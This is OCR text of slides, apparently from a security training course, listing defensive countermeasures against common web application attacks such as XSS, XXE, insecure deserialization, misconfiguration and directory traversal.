
- Do not create or use **weak cryptographic algorithms**
- **Generate encryption keys** offline and store them securely
- Ensure that encrypted data stored on disk is not easy to **decrypt**

XML External Entity

- **Avoid processing XML input** containing reference to external entity by weakly configured XML parser
- **XML unmarshaller** should be configured securely
- **Parse the document** with a securely configured parser

Broken Access Control

- Perform **access control checks** before redirecting the authorized user to the requested resource
- Avoid using **insecure IDs** to prevent attackers guessing them
- Provide a session timeout mechanism
- Limit file permissions to authorized users to prevent misuse




Web Application Attack Countermeasures (Cont'd)

Security Misconfiguration

- Configure all **security mechanisms** and disable all unused services
- Setup roles, permissions, and accounts and **disable all default accounts** or change their default passwords
- Scan for the **latest security vulnerabilities** and apply the latest security patches
- Non-SSL requests to web pages should be redirected to the **SSL page**
- Set the 'secure' flag on all **sensitive cookies**
- Configure the SSL provider to support only **strong algorithms**
- Ensure the certificate is valid, not expired, and matches all domains used by the site
- Backend and other connections should also use SSL or other encryption technologies

XSS Attacks

- Validate all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification
- Use testing tools extensively during the design phase to eliminate such XSS holes in the application before it goes into use
- Use a web application firewall to block the **execution of malicious scripts**
- Convert all **non-alphanumeric characters** to HTML character entities before displaying the user input in search engines and forums
- Encode input and output and filter metacharacters in the input
- Do not always trust websites that use HTTPS when it comes to XSS
- Filtering script output can also **defeat XSS vulnerabilities** by preventing them from being transmitted to users
- Deploy public key infrastructure (PKI) for authentication that actually checks for authentication of any scripts introduced



Web Application Attack Countermeasures (Cont'd)

Insecure Deserialization


- Validate untrusted input which is to be serialized to ensure serialized data contain only trusted classes
- Deserialization of trusted data must cross a trust boundary
- Developers must re-architect their applications
- Avoid serialization for security-sensitive classes
- Guard sensitive data during deserialization
- Filter untrusted serial data

Using Components with Known Vulnerabilities

- Regularly check the versions of both client-side and server-side components and their dependencies
- Continuously monitor sources like the national vulnerability database (NVB) for vulnerabilities in your components
- Regularly apply security patches
- Frequently scan the components with security scanners
- Enforce security policies and best practices for component use

Insufficient Logging & Monitoring

- Define the scope of assets covered in log monitoring to include business critical areas
- Setup a minimum baseline for logging and ensure that it is followed for all assets
- Ensure that logs are logged with user context, so that the logs are traceable to specific users
- Ensure what to log and how to find logs for proactive incident identification
- Perform sanitization on all event data to prevent log injection attacks



Web Application Attack Countermeasures (Cont'd)

Directory Traversal


- Define access rights to the protected areas of the website
- Apply checks/hotfixes that prevent the exploitation of vulnerabilities such as Unicode to affect the directory traversal
- Web servers should be regularly updated with security patches

Unvalidated Redirects and Forwards

- Avoid using redirects and forwards
- If destination parameters cannot be avoided, ensure that the supplied value is valid and authorized for the user

Watering Hole Attack

- Regularly apply software patches to remove any vulnerabilities
- Monitor network traffic
- Secure the DNS server to prevent attackers from redirecting the site
- Analyze user behavior
- Inspect popular websites



Web Application Attack Countermeasures (Cont'd)

Cross-Site Request Forgery

